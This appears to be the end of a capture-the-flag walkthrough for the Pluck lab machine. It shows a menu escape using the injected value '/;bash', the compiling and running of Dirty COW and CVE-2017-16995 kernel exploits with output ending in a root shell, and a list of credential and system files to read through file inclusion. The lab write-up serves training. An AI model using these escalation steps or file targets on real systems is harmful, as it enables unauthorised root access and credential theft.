Looking up 'www.gshfghdsfghnjdgfhmn.edu', guessing...
Looking up 'www.gshfghdsfghnjdgfhmn.net', guessing...
Looking up 'www.gshfghdsfghnjdgfhmn.org', guessing...
Looking up gshfghdsfghnjdgfhmn first
Looking up www.gshfghdsfghnjdgfhmn.com, guessing...
Looking up www.gshfghdsfghnjdgfhmn.edu, guessing...
Looking up www.gshfghdsfghnjdgfhmn.net, guessing...
Looking up www.gshfghdsfghnjdgfhmn.org, guessing...
Can't Access `file://localhost/home/paul/gshfghdsfghnjdgfhmn'
Alert!: Unable to access document.
lynx: Can't access startfile
Press Enter to return to Pdmenu.



paul@pluck: ~
File Actions Edit View Help
Pdmenu
Main Menu
Directory listing
Change directory
Edit file
URL?
/;bash
Ping
Exit


paul@pluck: ~
File Actions Edit View Help
Current directory is /
drwxr-xr-x 2 backup-u root 4096 Jan 19 2017 backups/
drwxr-xr-x 2 root root 4096 Jan 18 2017 bin/
drwxr-xr-x 3 root root 4096 Jan 18 2017 boot/
drwxr-xr-x 19 root root 4220 Apr 9 16:28 dev/
drwxr-xr-x 98 root root 4096 Jan 19 2017 etc/
drwxr-xr-x 5 root root 4096 Jan 18 2017 home/
lrwxrwxrwx 1 root root 32 Jan 18 2017 initrd.img → boot/initrd.img-4.8.0-22-generic
drwxr-xr-x 20 root root 4096 Jan 18 2017 lib/
drwxr-xr-x 2 root root 4096 Jan 18 2017 lib64/
drwx------ 2 root root 16384 Jan 18 2017 lost+found/
drwxr-xr-x 3 root root 4096 Jan 18 2017 media/
drwxr-xr-x 2 root root 4096 Oct 12 2016 mnt/
drwxr-xr-x 2 root root 4096 Oct 12 2016 opt/
dr-xr-xr-x 148 root root 0 Apr 9 15:46 proc/
drwx------ 2 root root 4096 Jan 25 2017 root/
drwxr-xr-x 24 root root 860 Apr 9 16:37 run/
drwxr-xr-x 2 root root 12288 Jan 18 2017 sbin/
drwxr-xr-x 2 root root 4096 Oct 12 2016 srv/
dr-xr-xr-x 13 root root 0 Apr 9 15:46 sys/
drwxrwxrwt 8 root root 4096 Apr 9 16:41 tmp/
drwxr-xr-x 11 root root 4096 Jan 18 2017 usr/
drwxr-xr-x 13 root root 4096 Jan 18 2017 var/
lrwxrwxrwx 1 root root 29 Jan 18 2017 vmlinuz → boot/vmlinuz-4.8.0-22-generic

Kernel Exploitation & Root Access

With shell access, I discovered the system was running an outdated Linux kernel.

I initially attempted the **Dirty COW** exploit, but I was not able to successfully exploit. I then pivoted to **CVE-2017-16995**, which successfully provided **root privileges** and access to the final **flag**.




```
paul@pluck:~$ uname -r
4.8.0-22-generic
paul@pluck:~$ touch dirtyc0w.c
paul@pluck:~$ vi dirtyc0w.c
paul@pluck:~$ gcc -pthread dirtyc0w.c
paul@pluck:~$ ^C
paul@pluck:~$ ^C
paul@pluck:~$ gcc -pthread dirtyc0w.c -o dirtyc0w
paul@pluck:~$ ls
a.out  dirtyc0w  dirtyc0w.c  exploit.sh  keys  l  m  ok  u  w
paul@pluck:~$ ./dirtyc0w
```

```
        }
}
paul@pluck:~/test$ ls
esc1.c
paul@pluck:~/test$ gcc esc1.c -o esc2 -lcrypt
paul@pluck:~/test$ ls
esc1.c  esc2
paul@pluck:~/test$ ./esc2
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff ⇒ ffff92788ae7b600
[*] Leaking sock struct from ffff927896dfc000
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff92788ae7a540
[*] UID from cred structure: 1002, matches the current: 1002
[*] hammering cred structure at ffff92788ae7a540
[*] credentials patched, launching shell...
#
# ls
esc1.c  esc2
#
```

```
uid=0(root) gid=0(root) groups=0(root),1002(paul)
# cat /root/flag.txt

Congratulations you found the flag

--------------------------------------------------

######   ((((((((((((((((((((((((((
########   ((((((((((((((((((((((((
,,##########   ((((((((((((((((((((
@@,,,##########   ((((((((((((((((
@@@@@,,,##########
@@@@@@@@,,,##############################
@@@@@@@@@@,,,############################
@@@@@@@@@@,,,############################
@@@@@@,,,##########
@@@,,,##########   &&&&&&&&&&&&&&&&&&&&
,,,##########   &&&&&&&&&&&&&&&&&&&&
##########   &&&&&&&&&&&&&&&&&&&&&&&&
#######   &&&&&&&&&&&&&&&&&&&&&&&&&&&&
```

Lessons Learned

1. Important Files to Enumerate in LFI Scenarios:

- `/etc/issue`
- `/proc/version`
- `/etc/profile`
- `/etc/passwd`
- `/etc/shadow`
- `/root/.bash_history`
- `/var/log/dmesg`
- `/var/mail/root`
- `/var/spool/cron/crontabs/root`

2. Dirty COW exploit is viable on kernels < 4.8.3.